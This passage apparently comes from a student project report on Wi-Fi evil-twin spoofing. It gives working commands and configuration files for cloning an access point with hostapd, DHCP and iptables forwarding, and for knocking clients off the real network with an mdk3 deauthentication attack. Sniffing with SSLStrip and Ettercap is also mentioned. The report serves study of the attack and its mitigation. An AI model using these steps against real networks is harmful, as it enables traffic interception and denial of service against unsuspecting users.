In the next January long semester, the full implementation of the project will be carried out from week 1 to until week 9. After that, a series of testing will be performed to improve the result accuracy. Meanwhile, documentation will be prepared from week 5 onwards. Figure 5-1 shows the project timeline in Gantt Chart.




Figure 3-1: Project Timeline

CHAPTER 4 SYSTEM DESIGN

4.1 Chapter Overview

In this chapter, the system design of Wi-Fi spoofing will be shown. This includes the setup of fake AP, launching DoS attack against real AP and mitigation of Wi-Fi spoofing.

4.2 System Design

4.2.1 Rogue AP Setup

In order to create a rogue AP, the first thing to do is to determine the target AP that is going to be spoofed.

After selecting the target network, its information such as ESSID, BSSID and channel number is recorded. In the case of a hidden network, DoS attack will first be launched against it. Eventually, its hidden ESSID can be retrieved when the client is trying to re-authenticate.

Finally, a fake AP is created by having the ESSID and channel number same with the target AP. If MITM attack will be used, the rogue machine will probably have 2 wireless interfaces. One masquerades as the real AP while another one connects to the real AP. When clients connect to the rogue AP, the rogue AP will then forward the packet to the real AP in order to access to internet. Otherwise, the attacker sets up his own network without passing through the real AP.

4.2.2 Attacking the Real AP

At this stage an evil twin is already created. It is able to lure the new clients to connect to it. However, if the attacker wants to take full advantage of this vulnerability, he may need to disconnect the currently connected clients by DoS attack.

With everything well-prepared, MDK3 is used to launch DoS attack against the real AP. Through MDK3, there are various kind of flooding attacks can be performed. To ensure that all the clients currently associated to real AP roam to the fake AP, deauthentication attack is launched.

After disconnecting from the Wi-Fi, the client will try to re-establish the connection that it just lost. Being suspended by DoS attack, the real AP will not be able to offer connection to the clients. Instead, clients are lured into the fake network created by attacker. Figure 4-1 illustrates how the fake AP comes into picture and takes over the real AP.




Figure 4-1: Wi-Fi Spoofing Attack

Wireshark can then be used to capture the traffic while the sensitive information can be sniffed by using MITM tools such as SSLStrip and Ettercap.

Figure 4-2 and Figure 4-3 show the flowchart and use case diagram of Wi-Fi spoofing attack respectively.




Figure 4-2: Flowchart of Wi-Fi Spoofing Attack




Figure 4-3: Use Case Diagram of Wi-Fi Spoofing Attack

4.2.3 Mitigation of Wi-Fi Spoofing

To reduce the chances being victim of Wi-Fi Spoofing, the wireless network in the vicinity are listed. If the evil twin is identified, DoS attack is performed against it as a counterattack. In addition, some user-oriented approaches will also be proposed so that the users are able to protect themselves. Figure 4-4 and Figure 4-5 show the flowchart and use case diagram of mitigation of Wi-Fi spoofing respectively.




Figure 4-4: Flowchart of Mitigation of Wi-Fi Spoofing




Figure 4-5: Use Case Diagram of Mitigation of Wi-Fi Spoofing

CHAPTER 5 SYSTEM IMPLEMENTATION

5.1 Chapter Overview

This chapter explains the process of Wi-Fi spoofing in detail and some possible solutions to mitigate the impact of Wi-Fi spoofing attack.

5.2 Wi-Fi Spoofing

5.2.1 Rogue AP Setup

To perform Wi-Fi spoofing, it is important to gather information about the target AP first before impersonating it. To achieve this, a wireless adapter is required to capture the raw 802.11 frames from the wireless AP found.

The first step is to enable monitor mode on a wireless interface for later use. To show the wireless interface name (wlanX), enter the command:

```
iwconfig
```

Next, enable monitor mode (wlanXmon) using the command:

```
airmon-ng start {wireless intercace}
```

Figure 5-1 shows monitor mode being enabled on wireless interface.





Figure 5-1: Enabling Monitor Interface

To find a wireless network to be targeted, enter the command:

```
airodump-ng {monitor interface}
```

Figure 5-2 shows the information of wireless networks detected in the vicinity.




```
CH  8 ][ Elapsed: 30 s ][ 2016-07-25 20:04

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1E:31:AA:BF:39   -1        0        0    0   9  -1                    <length:  0>
F0:B0:52:6F:D6:C8   -1        0        0    0  13  -1                    <length:  0>
A0:F3:C1:8A:57:98  -46       16        1    0   6  54e. WPA2 TKIP   PSK  TP-LINK_8A5798
10:BF:48:E6:73:2E  -50       13        0    0  11  54e  WPA2 CCMP   PSK  MyCoffee
64:66:B3:52:E4:A4  -55       12        0    0   6  54e. WPA2 CCMP   PSK  SDN_Switch
F0:B0:52:54:12:28  -77       18        1    0   1  54e. OPN              TestUtarWifi
F0:B0:52:14:12:28  -77       16        1    0   1  54e. OPN              utarwifi
CC:B2:55:8D:6B:D0  -77       11        4    0   1  54e. OPN              utarwifi
00:26:75:94:75:89  -80       10        0    0   1  54e  WPA2 CCMP   PSK  Aztech576_7589
8C:79:67:62:3A:25  -83        1        0    0   6  54e  WPA2 CCMP   PSK  Meow Meow 10.0

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:1E:31:AA:BF:39  C0:EE:FB:E6:04:18  -83    0 - 1     42        4
F0:B0:52:6F:D6:C8  B4:30:52:48:16:66  -81    0 - 1     36        3
F0:B0:52:6F:D6:C8  CC:2D:83:0D:08:05  -83    0 - 1      0       13
(not associated)   E8:50:8B:BF:84:5C  -55    0 - 1      0       17  riger1,Riger1,Riger3,Riger4,Riger2
(not associated)   9C:99:A0:02:FC:27  -63    0 - 1     39        9  beancafe
(not associated)   10:02:B5:11:C7:3B  -65    0 - 6      0        1
(not associated)   F4:EC:38:C0:48:8A  -71    0 - 2     54       17  AP350
(not associated)   FC:E9:98:ED:27:A0  -73    0 - 1      0        1
(not associated)   42:12:1E:AA:85:20  -75    0 - 1      0        1
(not associated)   20:C9:D0:36:06:D5  -77    0 - 1      6        3
```

Figure 5-2: The List of Wireless Networks Found

The target network is selected and the BSSID, ESSID, channel number as well as encryption type was noted down. Then, the configuration file of fake AP is edited according to the ESSID and channel number and encryption type of target AP. In this project, it is assumed that the target AP is a public Wi-Fi, and hence the PSK is known.

Figure 5-3 shows the configuration file of the fake AP.




```
interface=wlan2
ssid=MyCoffee
hw_mode=g
channel=11
auth_algs=1
macaddr_acl=0
ignore_broadcast_ssid=0
wpa=2
wpa_passphrase=Forever4231
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP
rsn_pairwise=CCMP
```

Figure 5-3: Configuration File of Fake AP

Before running the fake AP, there are few more steps to be taken so that it can be used practically. First, its interface needs to be configured prior to be used as a default gateway. Besides, IP forwarding must be enabled in order to forward the traffic to and from the fake AP. To handle the traffic between the interface of fake AP and the interface connected to the internet, iptables rules needs to be defined. In addition, DHCP server is also very important to assign IP address to the victims. Otherwise, the victims have to manually configure their IP address, which does not make sense.


Figure 5-4 shows the configuration file of DHCP server.



```
authoritative;
INTERFACES="wlan2";
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.2.0 netmask 255.255.255.0 {
option routers 192.168.2.1;
option subnet-mask 255.255.255.0;
option domain-name "MyCoffee";
option domain-name-servers 192.168.2.1;
range 192.168.2.2 192.168.2.40;
}
```

Figure 5-4: Configuration File of DHCP Server

Figure 5-5 shows the procedures to set up the fake AP.



```
root@kali:~# ifconfig wlan2 192.168.2.1 netmask 255.255.255.0
root@kali:~# route add -net 192.168.2.0 netmask 255.255.255.0 gw 192.168.2.1
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# iptables -t nat -A PREROUTING -p udp -j DNAT --to 192.168.209.250
root@kali:~# iptables -P FORWARD ACCEPT
root@kali:~# iptables --append FORWARD --in-interface wlan2 -j ACCEPT
root@kali:~# iptables --table nat --append POSTROUTING --out-interface wlan0 -j MASQUERADE
root@kali:~# dhcpd -cf /etc/dhcpd.conf -pf /var/run/dhcpd.pid wlan2
Internet Systems Consortium DHCP Server 4.3.4
Copyright 2004-2016 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /etc/dhcpd.conf
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 14 leases to leases file.
Listening on LPF/wlan2/18:a6:f7:07:ae:da/192.168.2.0/24
Sending on   LPF/wlan2/18:a6:f7:07:ae:da/192.168.2.0/24
Sending on   Socket/fallback/fallback-net
root@kali:~# /etc/init.d/isc-dhcp-server start
[ ok ] Starting isc-dhcp-server (via systemctl): isc-dhcp-server.service.
```

Figure 5-5: Fake AP Setup

Finally, the fake AP is created using the command:

`hostapd {config-file}`.

Figure 5-6 shows the fake AP being created.

Figure 5-6: Creating Fake AP

5.2.2 Attacking the Real AP

Using the BSSID of target AP that was noted down previously, a DoS attack is launched against the target. First, write the BSSID into a new file (named "victim") using the command:

`echo {BSSID} > victim`

Next, deauthentication attack is performed against the target AP through the command:

`mdk3 {monitor interface} d –b victim –c {channel}`

What it does is to inject deauthentication packets with the target AP's MAC address to its clients, informing them that they have been disconnected for unspecified reasons. While mdk3 is running, all the wireless clients of the target AP will be continuously disconnected from the target AP. Figure 5-7 shows the wireless clients being disconnected from the target AP due to deauthentication attack.

